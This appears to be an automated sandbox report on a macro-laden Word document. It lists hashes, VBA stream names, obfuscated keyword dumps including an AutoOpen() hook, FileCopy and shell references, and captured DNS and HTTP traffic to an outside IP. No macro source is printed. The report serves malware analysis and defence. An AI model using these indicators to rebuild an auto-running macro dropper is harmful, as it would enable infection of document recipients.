SHA1:	118F5DE34C62F8B7A3117BD1BDCCC30DDA804688
SHA-256:	EAE73803990EB17F35470ED74A38A013986DF7D071BF65FECC8E002616A1EFB8
SHA-512:	40A7A76D64B90F0FBFFA5F4C7F84031FF8CD2AE102760E54A6837909D34A6C076EC34E8E06C255590CBF7F5F6E1F1E2A40F2496BB034E5B779EBDAF9462E211
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....#.....T.....6C...../.....$.....6C.....+.....

C:\Users\user\Desktop\~$cumenti 12.01.20.doc	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.270627014481718
Encrypted:	false
SSDEEP:	3:Rl/ZdXmxoYlqKKhlLlFlqKO83X/tln:RtZVmxQ5QO
MD5:	91C0013827A6C6DC8AAAE35D0CD89DC6
SHA1:	118F5DE34C62F8B7A3117BD1BDCCC30DDA804688
SHA-256:	EAE73803990EB17F35470ED74A38A013986DF7D071BF65FECC8E002616A1EFB8
SHA-512:	40A7A76D64B90F0FBFFA5F4C7F84031FF8CD2AE102760E54A6837909D34A6C076EC34E8E06C255590CBF7F5F6E1F1E2A40F2496BB034E5B779EBDAF9462E211
Malicious:	false

C:\Users\user\Desktop\~$cumenti 12.01.20.doc	
Preview:	.pratesh.....p.r.a.t.e.s.h.....#.....T.....6C...../.....$.....6C.....+.....

Static File Info

General

File type:	Microsoft Word 2007+
Entropy (8bit):	7.894769517768764
TrID:	• Word Microsoft Office Open XML Format document with Macro (52004/1) 33.99% • Word Microsoft Office Open XML Format document (49504/1) 32.35% • Word Microsoft Office Open XML Format document (43504/1) 28.43% • ZIP compressed archive (8000/1) 5.23%
File name:	documenti 12.01.20.doc
File size:	93665
MD5:	f530de77053a5c25a94f930bb954bcf8
SHA1:	46cbf6e7a7ad04e3586c88a7a0d2cbcb141c3ec4
SHA256:	1e70cc7a76bf59a5b559e496a0e83f91e13526533c89f001619ca70324ebfd82
SHA512:	f35b4d0cf4d0665117f58792a4d0fe51f13210921c1ac9d715160a4f9708e09817c6f0ab65e2c37c493a22d41fdacaaba1775fb8cc205b9d3e4855258892f916
SSDEEP:	1536:A/rBcK6fNcSI7O8hRe7Il+Oy4wUOAL2wPbnQ/Tz6CaC/B2RrNbSxQml:w6lfNu/Q7Y9wkFncTZB2RrN9S
File Content Preview:	PK.....!.[.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74f4c4c6c1cac4d8

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/326338/sample/documenti 12.01.20.doc"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Template:	Normal.dotm
Total Edit Time:	0
Number of Pages:	1
Number of Words:	0
Number of Characters:	0
Creating Application:	Microsoft Office Word
Security:	0

Document Summary	
Number of Lines:	3
Number of Paragraphs:	0
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0000

Streams with VBA

VBA File Name: ThisDocument.cls, Stream Size: 1127

General	
Stream Path:	VBA/ThisDocument
VBA File Name:	ThisDocument.cls
Stream Size:	1127
Data ASCII:	. . . . 4 . . . . b . . . p . . . . 5 . . . . p . . . . . s . . : . . \\ L . . # Y * . . . . . g ~ . . L . o . . . . ! } . . . . u D . 1 . . . . x . . . . ! } . . . . u D . 1 . . . . . . s . . : . . \\ L . . # Y * . . . . M E . . . .
Data Raw:	01 16 03 00 06 00 01 00 00 34 03 00 00 e4 00 00 00 ea 01 00 00 62 03 00 00 70 03 00 00 c4 03 00 00 00 00 00 00 01 00 00 00 0e 35 d7 f8 00 00 ff ff a3 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 70 00 ff ff 00 00 73 04 ec 3a 99 d0 5c 4c bb d7 23 59 2a 88 09 7f 14 fb 67 20 7e 8f de 4c 81 6f 96 90 b4 fc f3 9f 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Creatable
VB_Name
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived
"ThisDocument"

VBA Code

VBA File Name: a7A5m.bas, Stream Size: 5178

General	
Stream Path:	VBA/a7A5m
VBA File Name:	a7A5m.bas
Stream Size:	5178
Data ASCII:	. . . . j . . . . q . . .] . . . . 5 > Q . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 6a 03 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 71 03 00 00 5d 0e 00 00 00 00 00 00 01 00 00 00 0e 35 3e 51 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
joins
effigy
photo
maidenhead
torah

Keyword
imprint
co-operative
unfavorable
Collects
Public
Diagram
aSGxU
Makeup
father
abhorred
controls
Cutting
unpropitious
minerva
Training
Adventures
unveil
Mysimon
Replace(aPENSZ,
slanderous
webcast
savoury
nucleus
liberia
footstool
Adroit
nutmeg
greenish
inter
adHaPl
Hallow
warner
manger
ethical
Since
pickled
Routing
Sniff
Giants
Nickel
seventy-four
fellowship
shadow
Maudlin
stefan
Tribal
tabooed
akSqK(aPENSZ)
expire
along
vaccine
reaction
Rancid
patricia
lackey
coxcomb
Workflow
axIuO
succeed
daisy
syria
Receptacle
Defraud
Knowledge

Keyword
Contacts
Sorcery
transit
undersigned
leniency
sacrilegious
aYKyQ
dearborn
insulation
detecting
cloud
Glucose
willy
wealth
probity
exhort
Accelerated
ballast
Articulated
transverse
azUoN
Outcome
Specifies
graphic
brandishing
Attribute
gamespot
rectangular
patients
awAlq()
tumults
Enemies
Basketball
VB_Name
Gloating
(axSiN)
Issue
counterfeit
Function
Retrospect
unadulterated
comfort
hybrid
Munich
brandon
delay
located
actors
commentary
akSqK
cubic
stacy
photographers
Airport
characters
dappled
chris
mangrove
knack
Generates
statute
Attorney
coupling
navel

Keyword
Pyramid
steady
bakery
Boolean
Terrace
Verzeichnis
turnpike

VBA Code

VBA File Name: aH8xms.bas, Stream Size: 863

General	
Stream Path:	VBA/aH8xms
VBA File Name:	aH8xms.bas
Stream Size:	863
Data ASCII:	. . . . z . . . . 5 .] . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 7a 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 81 02 00 00 11 03 00 00 00 00 00 00 01 00 00 00 0e 35 b2 5d 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
awAlq
Attribute
AutoOpen()
VB_Name

VBA Code

VBA File Name: alsb7.bas, Stream Size: 5040

General	
Stream Path:	VBA/alsb7
VBA File Name:	alsb7.bas
Stream Size:	5040
Data ASCII:	. . . . : . . . . A . . . 1 . . . . 5 . w . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 3a 06 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 41 06 00 00 31 0f 00 00 00 00 00 00 01 00 00 00 0e 35 df 77 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Blackmail
developer
valuation
plume
aMslO(aucpr)
amZcqK
Berkeley
plenipotentiary
translations
aYzBn
roundabout
aVzRp()

Keyword
(akSqK(aucpr))
Pronoun
aCqnt
positions
teams
purveyor
arthur
louis
soviet
Tatiana
axSiN
motherboard
numeric
Idiom
perspective
dialectic
shallows
gazette
Discovery
felony
unconvinced
roller
Proven
medicare
ElseIf
clime
cartwright
importunate
moiety
guess
Bulldog
adeKx
Bereavement
asses
participated
Waylaid
confiscate
grandchildren
Barely
axSiN()
Shutter
Coiled
realty
compute
Precedence
vapid
Attribute
handcuffs
aaqRT
transparency
specialized
propaganda
VB_Name
calvin
telephony
everyday
Function
baste
demesne
switching
Springer
Modes
Luggage
Avant

Keyword
catalog
Milky
hearthstone
tracy
expand
aMslO
Johns
sunset
requires

VBA Code

VBA File Name: aOMv0.bas, Stream Size: 3156

General	
Stream Path:	VBA/aOMv0
VBA File Name:	aOMv0.bas
Stream Size:	3156
Data ASCII:	. . . . 5 k > . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 e2 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff e9 02 00 00 11 09 00 00 00 00 00 00 01 00 00 00 0e 35 6b 3e 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
causes
anFJy
exclusively
Truly
Browser
aYzBn(aDKIk,
smell
Searched
adBRr(anFJy)
Surrounding
recommendations
nazarene
Constitutes
proteins
delegation
String
aMnjk
commentator
zoological
trunk
Juvenile
pearly
ElseIf
Insider
learning
Oreilly
Asc(aMnjk)
Treasurer
alfred
aDKIk
Integer
limousine
Alexander
Respiratory

Keyword
aJjwu)
abomination
delayed
Memoirs
Attribute
ascendancy
acclaim
Imprecation
VB_Name
wampum
Etymology
undeceive
Function
priory
humanities
relatives
sufficiency
aJjwu
unless
persons
(aDKIk
elusive
Stumped
turnpike

VBA Code

VBA File Name: aRZcbw.bas, Stream Size: 4810

General	
Stream Path:	VBA/aRZcbw
VBA File Name:	aRZcbw.bas
Stream Size:	4810
Data ASCII:	. . . . b . . . . i . . . . 5 .] . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 62 04 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 69 04 00 00 b1 0d 00 00 00 00 00 00 01 00 00 00 0e 35 b6 5d 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
uninterested
determinate
Const
serenade
fraser
unreliable
Public
Contacting
adolescence
Kinswoman
wickedly
walnut
blots
undivided
vociferous
Antigua
Librarian
Indolence
procedures

Keyword
encounter
Campaign
riven
Defined
belfast
tradespeople
dizziness
Abstention
Terrorist
Maidenhead
Anniversary
phosphoric
dialectic
enemies
Dentists
String
Upskirt
Nearly
undecided
affordable
timeline
Obviously
selective
offset
const
restrictions
would
shove
nomenclature
axIuO()
Gentle
Choosing
Maine
gamma
consulting
strumpet
schooling
Metallic
dietary
stumble
landscape
Straightforward
prove
deuteronomy
ravage
Ecological
brazilian
Integer
jerky
adroitly
walter
daughter-in-law
aVzRp
shell
supporters
catering
magnanimous
Stylish
haven
assets
boarding
holland
washington
"aRZcbw"

Keyword
Attribute
abortion
economies
compensation
Receptor
latch
Dysentery
Variety
expanding
VB_Name
Esquire
Fisting
aYKyQ()
collapse
Function
completeness
cambodia
branch
elliptical
Entrust
reporting
demanding
consolidation
sceptic
priced
Gamma
Sensuality
unload
cover
brooded
strings

VBA Code

VBA File Name: abh0Rg.bas, Stream Size: 4574

General	
Stream Path:	VBA/abh0Rg
VBA File Name:	abh0Rg.bas
Stream Size:	4574
Data ASCII:	. . . . . 5 . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 ca 03 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff d1 03 00 00 e1 0c 00 00 00 00 00 00 01 00 00 00 0e 35 f9 c7 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
seasonal
pointed
Trains
Cancelled
theaters
swain
fullness
Public
sulky
referring
explain
compost
Aquarium

Keyword
bullet
digit
downpour
Changelog
alabaster
denounce
Candy
self-evident
Homesickness
Machinist
statistical
Primacy
FreeFile
Love-making
Truism
companies
mother-in-law
Competition
subway
analytical
walrus
greenhouse
Flaccid
Webshots
Tress
tricolor
pacific
pretension
radius
Print
Drawn
FileNumber
Breakdown
diffidence
Biology
aicyF
illusory
wikipedia
poison
adBRr
dutch
suggesting
participation
Plaza
Sanity
Gaoler
impromptu
isthmus
Amber
sender
urges
changes
#FileNumber
confidentiality
tunisia
liqueur
Simulated
coding
venues
seashore
reservation
lighthouse
swimmer
Arising

Keyword
aicyF)
lambent
sloped
shortening
fahrenheit
transcendent
#FileNumber,
flexible
Winsome
Georgia
option
Forests
lazarus
labourer
bukkake
Grenada
Surplus
Attribute
avhZYf
aVOhvn
Syntax
Close
devious
engineers
cleaner
VB_Name
lichen
Outwards
stubbornly
proceeds
trusted
Function
belle
depth
highlighted
FileCopy
louisville
Inconsistency
ungracious
opposite
adBRr(avhZYf)
disagree
Indisputable
Output
classroom
notch
Abandons
allegorical
Overhung
eddies
Adultery
Intact

VBA Code

VBA File Name: adGbPA.bas, Stream Size: 4586

General	
Stream Path:	VBA/adGbPA
VBA File Name:	adGbPA.bas
Stream Size:	4586

General	
Data ASCII:	. . . . J . . . . Q . . . . 5 . ` . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 4a 03 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 51 03 00 00 f5 0c 00 00 00 00 00 00 01 00 00 00 0e 35 ee 60 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
intervals
octagonal
neigh
signs
astrology
legitimately
tittle
southwest
Technique
Matins
rejoin
Mephistopheles
intimidation
Burdensome
Responsibility
syllogism
Adobe
pounds
patrick
concave
Bequeath
Types
hesse
Select
pragmatic
excavation
magnificent
Vishnu
abolitionist
estimated
occurrence
Vassal
adkJvD
Armenia
Sanctified
dunbar
Systematically
component
Departments
modular
lucrative
Stating
Attica
derivation
attending
Bouquet
losses
leave-taking
Screens
fleshy
primal
Hybrid
)o)l)l)e)h)"),

Keyword
Redden
utility
clustering
Unless
athens
totality
"adGbPA"
inferno
recurring
expiring
Sampson
languidly
Marrow
trojan
Attribute
Counsellor
Receipt
headers
Inactive
Sundown
lingo
charlotte
thirty-nine
aGSfMv()
VB_Name
Terminal
overran
Wicked
Function
silhouette
recovery
Mario
Infringement
Ticket
pichunter
chemist
Blue-black
brainless
cliff
complacent
compendium
aGSfMv
defilement
annuity
register
foundry
Displacement
remonstrate

VBA Code

Streams

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 618

General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	618
Entropy:	5.34267626544
Base64 Encoded:	True

General	
Data ASCII:	I D = " { 8 6 2 6 2 4 0 6 - 3 0 4 D - 4 E F A - A 4 4 C - C 5 5 4 C 4 7 8 6 1 3 8 } " . . D o c u m e n t = T h i s D o c u m e n t / & H 0 0 0 0 0 0 0 0 . . M o d u l e = a H 8 x m s . . M o d u l e = a R Z c b w . . M o d u l e = a b h 0 R g . . M o d u l e = a 7 A 5 m . . M o d u l e = a d G b P A . . M o d u l e = a l s b 7 . . M o d u l e = a O M v 0 . . N a m e = " P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 1 C
Data Raw:	49 44 3d 22 7b 38 36 32 36 32 34 30 36 2d 33 30 34 44 2d 34 45 46 41 2d 41 34 34 43 2d 43 35 35 34 43 34 37 38 36 31 33 38 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 44 6f 63 75 6d 65 6e 74 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 61 48 38 78 6d 73 0d 0a 4d 6f 64 75 6c 65 3d 61 52 5a 63 62 77 0d 0a 4d 6f 64 75 6c 65 3d 61 62 68 30 52 67 0d 0a 4d 6f 64 75

Stream Path: PROJECTwm, File Type: data, Stream Size: 179

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	179
Entropy:	3.66892704793
Base64 Encoded:	True
Data ASCII:	T h i s D o c u m e n t . T . h . i . s . D . o . c . u . m . e . n . t . . . a H 8 x m s . a . H . 8 . x . m . s . . . a R Z c b w . a . R . Z . c . b . w . . . a b h 0 R g . a . b . h . 0 . R . g . . . a 7 A 5 m . a . 7 . A . 5 . m . . . a d G b P A . a . d . G . b . P . A . . . a l s b 7 . a . l . s . b . 7 . . . a O M v 0 . a . O . M . v . 0 . . . . .
Data Raw:	54 68 69 73 44 6f 63 75 6d 65 6e 74 00 54 00 68 00 69 00 73 00 44 00 6f 00 63 00 75 00 6d 00 65 00 6e 00 74 00 00 00 61 48 38 78 6d 73 00 61 00 48 00 38 00 78 00 6d 00 73 00 00 00 61 52 5a 63 62 77 00 61 00 52 00 5a 00 63 00 62 00 77 00 00 00 61 62 68 30 52 67 00 61 00 62 00 68 00 30 00 52 00 67 00 00 00 61 37 41 35 6d 00 61 00 37 00 41 00 35 00 6d 00 00 00 61 64 47 62 50 41 00 61

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 4172

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	4172
Entropy:	4.76403916663
Base64 Encoded:	True
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 .
Data Raw:	cc 61 b2 00 00 03 00 ff 19 04 00 00 09 04 00 00 e3 04 03 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/__SRP_0, File Type: data, Stream Size: 2119

General	
Stream Path:	VBA/__SRP_0
File Type:	data
Stream Size:	2119
Entropy:	3.47748136877
Base64 Encoded:	True
Data ASCII:	. K * . . . . * \\ C N o r m a l r U . . . . @ . . . . @ . . . . @ . . . . ~ . . . . ~ . . . . . . ~ . . . . ~ . . . . ~ . . . . ~ Z . . . . " . . . . 6 . . . . . . A . . . . . . V H . . . .
Data Raw:	93 4b 2a b2 03 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 01 00 09 00 00 00 2a 5c 43 4e 6f 72 6d 61 6c 72 55 c0 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 06 00 00 00 00 00 00

Stream Path: VBA/__SRP_1, File Type: data, Stream Size: 230

General	
Stream Path:	VBA/__SRP_1
File Type:	data
Stream Size:	230
Entropy:	1.75961915218
Base64 Encoded:	False

General	
Data ASCII:	r U @ . . . . @ . . . . @ . . . . @ . . . . ~ z . . . . 1 . . . . A . . . . b . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 02 00 00 00 00 00 00 7e 7a 00 00 00 00 00 00 7f 00 00 00 00 00 00 00 00 12 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 11 00 00 00 00 00 00 00 00 00 03 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff

Stream Path: VBA/__SRP_2, File Type: data, Stream Size: 348

General	
Stream Path:	VBA/__SRP_2
File Type:	data
Stream Size:	348
Entropy:	1.78450864632
Base64 Encoded:	False
Data ASCII:	r U @ . . . . @ . . . . @ . . . . 8 . . . . P . . . . a . . . . ` . . . A . . . . q . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 03 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 01 00 00 00 01 00 91 07 00 00 00 00 00 00 00 00 00 00 c1 07 00 00 00 00 00 00 00 00 00 00 11 08

Stream Path: VBA/__SRP_3, File Type: data, Stream Size: 106


General	
Stream Path:	VBA/__SRP_3
File Type:	data
Stream Size:	106
Entropy:	1.35911194617
Base64 Encoded:	False
Data ASCII:	r U @ . . . . @ . . . . @ . . . . x . . . . b . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 78 00 00 00 08 00 00 00 00 00 00 00 62 00 00 00 00 00 00 7f 00 00 00 00 00 00 00 00

Stream Path: VBA/dir, File Type: data, Stream Size: 775

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	775
Entropy:	6.59935768005
Base64 Encoded:	True
Data ASCII:	. . . . 0 * . . . . . p . . H . . . . . d . . . . P r o j e c t . Q . (. . @ . . . . . = ... l . . . . a . . . . J . < . . . . . r s t d . o l e > . . s . t . . d . o . l . e P . . . h . % ^ . . * . \\ G { 0 0 0 2 0 . 4 3 0 - . . . . C . . . . 0 0 4 6 } # . 2 . 0 # 0 # C : . \\ W i n d o w s . \\ S y s t e m 3 . 2 \\ . e 2 . t l b . # O L E A u t . o m a t i o n . ` . . . . E N o r m a l . . E N . C r . m . a Q . F . . . . * . \\ C . . . . . m . . .
Data Raw:	01 03 b3 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e3 04 04 00 07 00 1c 00 50 72 6f 6a 65 63 74 05 51 00 28 00 00 40 02 14 06 02 14 3d ad 02 0a 07 02 6c 01 14 08 06 12 09 02 12 80 95 d8 b6 61 10 00 0c 02 4a 12 3c 02 0a 16 00 01 72 73 74 64 10 6f 6c 65 3e 02 19 73 00 74 00 00 64 00 6f 00 6c 00 65 50 00 0d 00 68 00 25 5e 00 03 2a 00 5c 47 7b 30 30

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:12:14.717160940 CET	49711	80	192.168.2.3	104.28.6.227
Dec 3, 2020 10:12:14.744054079 CET	80	49711	104.28.6.227	192.168.2.3
Dec 3, 2020 10:12:14.744210958 CET	49711	80	192.168.2.3	104.28.6.227
Dec 3, 2020 10:12:14.774555922 CET	49711	80	192.168.2.3	104.28.6.227
Dec 3, 2020 10:12:14.801323891 CET	80	49711	104.28.6.227	192.168.2.3
Dec 3, 2020 10:12:15.259387970 CET	80	49711	104.28.6.227	192.168.2.3
Dec 3, 2020 10:12:15.259423018 CET	80	49711	104.28.6.227	192.168.2.3
Dec 3, 2020 10:12:15.259588957 CET	49711	80	192.168.2.3	104.28.6.227
Dec 3, 2020 10:12:19.342504025 CET	49711	80	192.168.2.3	104.28.6.227

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:12:04.872263908 CET	64185	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:04.899449110 CET	53	64185	8.8.8.8	192.168.2.3
Dec 3, 2020 10:12:05.977966070 CET	65110	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:06.005306005 CET	53	65110	8.8.8.8	192.168.2.3
Dec 3, 2020 10:12:07.103354931 CET	58361	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:07.139152050 CET	53	58361	8.8.8.8	192.168.2.3
Dec 3, 2020 10:12:09.160564899 CET	63492	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:09.187803984 CET	53	63492	8.8.8.8	192.168.2.3
Dec 3, 2020 10:12:10.486977100 CET	60831	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:10.514538050 CET	53	60831	8.8.8.8	192.168.2.3
Dec 3, 2020 10:12:11.725595951 CET	60100	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:11.763911009 CET	53	60100	8.8.8.8	192.168.2.3
Dec 3, 2020 10:12:12.123970032 CET	53195	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:12.181309938 CET	53	53195	8.8.8.8	192.168.2.3
Dec 3, 2020 10:12:13.119251966 CET	53195	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:13.154472113 CET	53	53195	8.8.8.8	192.168.2.3
Dec 3, 2020 10:12:14.142292023 CET	53195	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:14.185724974 CET	53	53195	8.8.8.8	192.168.2.3
Dec 3, 2020 10:12:14.652942896 CET	50141	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:14.693248034 CET	53	50141	8.8.8.8	192.168.2.3
Dec 3, 2020 10:12:16.145160913 CET	53195	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:16.182802916 CET	53	53195	8.8.8.8	192.168.2.3
Dec 3, 2020 10:12:20.156338930 CET	53195	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:20.191992044 CET	53	53195	8.8.8.8	192.168.2.3
Dec 3, 2020 10:12:35.233314991 CET	53023	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:35.260240078 CET	53	53023	8.8.8.8	192.168.2.3
Dec 3, 2020 10:12:35.375446081 CET	49563	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:35.411010981 CET	53	49563	8.8.8.8	192.168.2.3
Dec 3, 2020 10:12:40.677835941 CET	51352	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:40.704961061 CET	53	51352	8.8.8.8	192.168.2.3
Dec 3, 2020 10:12:41.510663986 CET	59349	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:41.537661076 CET	53	59349	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:12:42.374233961 CET	57084	53	192.168.2.3	8.8.8.8
